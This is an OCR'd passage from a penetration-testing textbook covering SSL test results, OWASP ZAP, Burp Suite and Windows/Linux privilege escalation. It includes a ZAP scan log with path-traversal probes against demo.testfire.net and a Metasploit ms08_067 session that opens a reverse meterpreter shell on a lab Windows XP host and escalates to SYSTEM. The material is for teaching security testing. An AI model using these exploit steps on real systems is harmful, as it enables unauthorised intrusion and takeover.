
Assessed on: Sat, 25 Aug 2018 09:31:45 UTC | Clear cache

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

Static Public Key Pinning observed for this server.

DNS Certification Authority Authorization (CAA) Policy found for this domain. MORE INFO »

Some more results from the website:


https://www.ssllabs.com/ssltest/analyze.html?d=google.com&s=74.125..
Search

Protocol Details

DROWN	No, server keys and hostname not seen elsewhere with SSLv2 (1) For a better understanding of this test, please read this longer explanation (2) Key usage data kindly provided by the Censys network search engine; original DROWN website here (3) Censys data is only indicative of possible key and certificate reuse; possibly out-of-date and not complete
Secure Renegotiation	Supported
Secure Client-Initiated Renegotiation	No
Insecure Client-Initiated Renegotiation	No
BEAST attack	Not mitigated server-side (more info) TLS 1.0: 0xc009
POODLE (SSLv3)	No, SSL 3 not supported (more info)
POODLE (TLS)	No (more info)
Downgrade attack prevention	Yes, TLS_FALLBACK_SCSV supported (more info)
SSL/TLS compression	No
RC4	No
Heartbeat (extension)	No
Heartbleed (vulnerability)	No (more info)
Ticketbleed (vulnerability)	No (more info)
OpenSSL CCS vuln. (CVE-2014-0224)	No (more info)
OpenSSL Padding Oracle vuln. (CVE-2016-2107)	No (more info)
ROBOT (vulnerability)	No (more info)
Forward Secrecy	With modern browsers (more info)
ALPN	Yes h2 http/1.1
NPN	Yes grpc-exp h2 http/1.1
Session resumption (caching)	Yes
Session resumption (tickets)	Yes
OCSP stapling	No


Testing tools

We have already seen a list of various tools earlier in this chapter that we can use for performing web application security testing. In this section, we'll have a brief introduction to two such tools.

OWASP ZAP

OWASP ZAP is a multi-functional tool that can perform an array of tasks related to application security testing. It is capable of doing automated scanning as well and is extremely effective in manual testing and fuzzing. OWASP ZAP can be downloaded from `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`.

The following image shows the initial OWASP ZAP console. The left pane displays the site hierarchy, the right pane displays individual requests and responses, and the bottom pane displays active scans:



Untitled Session - OWASP ZAP 2.7.0

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://


Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

Explore your application: Launch Browser JxBrowser

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags

We can either first crawl the application or directly enter the URL to attack as shown in the following image. We can see the active scan in the bottom pane and, once it is completed, we can simply click the **Report** menu and select **Generate HTML Report**.



Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://demo.testfire.net

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

Explore your application: Launch Browser JxBrowser


Progress: 0: http://demo.testfire.net 3% Current Scans: 1 Num requests: 1

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
9	27/8/18 10:25:10 AM	27/8/18 10:25:10 AM	GET	http://demo.testfire.net/1912286601921897205	404	Not Found	123 ms	184 bytes	1,245 bytes
11	27/8/18 10:25:11 AM	27/8/18 10:25:11 AM	GET	http://demo.testfire.net/robots.txt?query=c%3A%2FWindows...	200	OK	119 ms	271 bytes	49 bytes
12	27/8/18 10:25:11 AM	27/8/18 10:25:11 AM	GET	http://demo.testfire.net?query=c%3A%2FWindows%2Fsyste...	200	OK	64 ms	396 bytes	9,605 bytes
13	27/8/18 10:25:12 AM	27/8/18 10:25:12 AM	GET	http://demo.testfire.net/robots.txt?query=c%3A%5CWindows...	200	OK	120 ms	271 bytes	49 bytes
14	27/8/18 10:25:13 AM	27/8/18 10:25:13 AM	GET	http://demo.testfire.net?query=c%3A%5CWindows%5Csyste...	200	OK	123 ms	396 bytes	9,605 bytes
15	27/8/18 10:25:13 AM	27/8/18 10:25:14 AM	GET	http://demo.testfire.net/robots.txt?query=c%3A%2F	200	OK	119 ms	271 bytes	49 bytes
16	27/8/18 10:25:14 AM	27/8/18 10:25:14 AM	GET	http://demo.testfire.net?query=c%3A%2F	200	OK	120 ms	396 bytes	9,605 bytes
17	27/8/18 10:25:15 AM	27/8/18 10:25:15 AM	GET	http://demo.testfire.net/robots.txt?query=%2F	200	OK	61 ms	271 bytes	49 bytes
18	27/8/18 10:25:16 AM	27/8/18 10:25:16 AM	GET	http://demo.testfire.net/robots.txt?query=c%3A%5C	200	OK	61 ms	271 bytes	49 bytes
19	27/8/18 10:25:15 AM	27/8/18 10:25:15 AM	GET	http://demo.testfire.net?query=%2F	200	OK	60 ms	396 bytes	9,605 bytes
20	27/8/18 10:25:16 AM	27/8/18 10:25:17 AM	GET	http://demo.testfire.net/robots.txt?query=WEB-INF%2Fweb.xml	200	OK	121 ms	271 bytes	49 bytes
21	27/8/18 10:25:17 AM	27/8/18 10:25:17 AM	GET	http://demo.testfire.net?query=c%3A%5C	200	OK	61 ms	396 bytes	9,605 bytes
22	27/8/18 10:25:18 AM	27/8/18 10:25:18 AM	GET	http://demo.testfire.net/robots.txt?query=WEB-INF%5Cweb.xml	200	OK	62 ms	271 bytes	49 bytes

Burp Suite

BurpSuite is an extremely flexible and powerful tool for performing web application security testing. It is available free for download and also comes in a commercial version. Burp Suite can be downloaded from `https://portswigger.net/burp/communitydownload`.

The following image shows the initial Burp Suite console:


Burp Suite [redacted] - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
?
Contents
Host Method URL Params Sta... Length MIME type Title Commen
Issues
Request Response
Raw Hex
Advisory
? < + >
Type a search term
0 matches

BurpSuite has various features as follows:

- **Proxy**: It acts as an interceptor proxy and allows editing all application requests.
- **Spider**: It automatically crawls the application in scope and creates an application hierarchy for further testing.
- **Scanner**: It runs pre-defined security tests on the target application and generates a vulnerability report. This feature is available only in the commercial version.
- **Intruder**: This feature can be effectively used for fuzzing various input fields in the application.
- **Repeater**: This can be used for sending a particular request multiple times and analyzing the response.
- **Decoder**: This can be used for decoding content in various formats such as Base64, and so on.
- **Extender**: This can be used for adding additional extensions to Burp Suite.

Summary

In this chapter, we learned various aspects of web application security, mapped them with Burp Suite OWASP Top 10, and had a brief introduction to various tools that can be used to performing web application security testing.

8
Privilege Escalation

In the last chapter, we learned about the various aspects of web application security. In this chapter, we are going to discuss various concepts related to privilege escalation. We will get familiar with various privilege-escalation concepts along with practical techniques of escalating privileges on compromised Windows and Linux systems.

We will cover the following topics in this chapter:


- Defining privilege escalation
- Horizontal versus vertical privilege escalation
- Privilege escalation on Windows
- Privilege escalation on Linux

What is privilege escalation?

Before we get into any technical details about privilege escalation, let's first get a basic understanding of privileges. The literal dictionary meaning of the word *privilege* is a special right, advantage, or immunity granted or available only to a particular person or group. When it comes to the computing world, privileges are something that are managed by the operating system. There might be ten users on a single system, but not all may have the same level of privileges. As per security best practices, the principle of least privilege is often followed. That means each user is assigned only those bare-minimum privileges that are absolutely essential to perform their tasks. This principle helps eliminate the possibility of the abuse of unnecessary, excessive privileges.

In the context of security assessments, privilege escalation becomes an important factor. Let's assume you have managed to successfully exploit a vulnerability in a remote system and got SSH access. However, your actions are restricted because the user you have compromised doesn't have high privileges. Now, you would certainly want to have the highest level of privileges so that you can explore various aspects of the compromised system. Privilege escalation would elevate privileges of a normal user to that of the user with the highest privileges. Once done, you have complete control over the compromised system.

To understand some basics of how privileges work, the following diagram shows various protection rings:




This diagram shows four rings:

- **Ring 0**: Belongs to the kernel of the operating system and has the highest privileges.
- **Ring 1 and Ring 2**: Mostly used by the device drivers that interface between the operating system and various hardware devices. These rings certainly have good privileges but less than **Ring 0**.
- **Ring 3**: Where most of our end applications operate. They have the lowest privileges.

So, in the case of privilege escalation, if you want to exploit an application vulnerability and get access to **Ring 3**, then you need to find a way to elevate privileges to higher rings. In a Windows environment, a user with the highest privileges is commonly referred to as an **administrator**, while in a Linux environment, a user with highest privileges is referred to as **root**.

Horizontal versus vertical privilege escalation

As we saw in the previous section, privilege escalation means gaining privileges that you are not authorized to have. Privilege escalation can be one of two types: horizontal or vertical.



Horizontal privilege escalation

Refer to the preceding diagram; there are four users in total: three normal users and one administrator. The users are shown as per their hierarchy. Now, if **Normal User 1** is able to access the data of **Normal User 2**, it would be referred to as horizontal privilege escalation since both the users are on the same level in the hierarchy.


Vertical privilege escalation

With reference to the preceding diagram, if **Normal User 1** is able to access the data and gain the privileges of the **Administrator**, it would be referred to as vertical privilege escalation. **Normal User 1** and the **Administrator** are both at different levels in the hierarchy.

Privilege escalation on Windows


As we saw in the previous section, on a Windows system, the user with the highest privileges is known as the **administrator**. Once we compromise a system using any of the available exploits, our aim should be to elevate the user privileges to that of the administrator.

The following screenshot shows an exploitation of the `ms08_067_netapi` vulnerability with Windows XP as the target. Metasploit successfully exploited the vulnerability and gave a meterpreter session, as shown in the following screenshot:



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1707) at 2018-08-14 11:10:17 +0530

meterpreter >
```

The meterpreter provides us with the ability to escalate privileges. The `getsystem` command is specifically used for privilege escalation on the compromised Windows system. The following screenshot shows the use of the `getsystem` command in order to get the administrator-level privileges on the target system:




```
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1714) at 2018-08-14 11:15:00 +0530

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 4956 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Privilege escalation on Linux

In this section, we'll see how we can exploit a vulnerability in a Linux system and then escalate our privileges. We'll be using Metasploitable 2 as our target.

Before we can even think of privilege escalation, we must have at least normal-level access to the target system. In this case, our target system's IP address is `192.168.25.129`. We start by initiating SPARTA in order to gather some quick information about our target. We add the target IP in the scope of the SPARTA scan, as shown in the following screenshot:


SPARTA 1.0.3 (BETA) - untitled - /root/
File
Help
Scan
Brute
Hosts
Services
Tools
Click here to add host(s) to scope
Services
Scripts
Information
Notes
Log

Add host(s) to scope


IP Range: 192.168.25.129

eg: 192.168.1.0/24 10.10.10.10-20 1.2.3.4

☑ Run nmap host discovery

☑ Run staged nmap scan

Once the SPARTA scan is complete, we get to know what services are running on our target system. Now we find out that the target system is running one service, `distccd` (as shown in the following screenshot), that is a distributed computing application used for source-code compilation:

